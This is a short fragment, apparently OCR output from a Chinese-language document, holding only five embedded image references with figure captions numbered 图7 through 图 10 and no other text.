


图7




图8






图 9




图 10


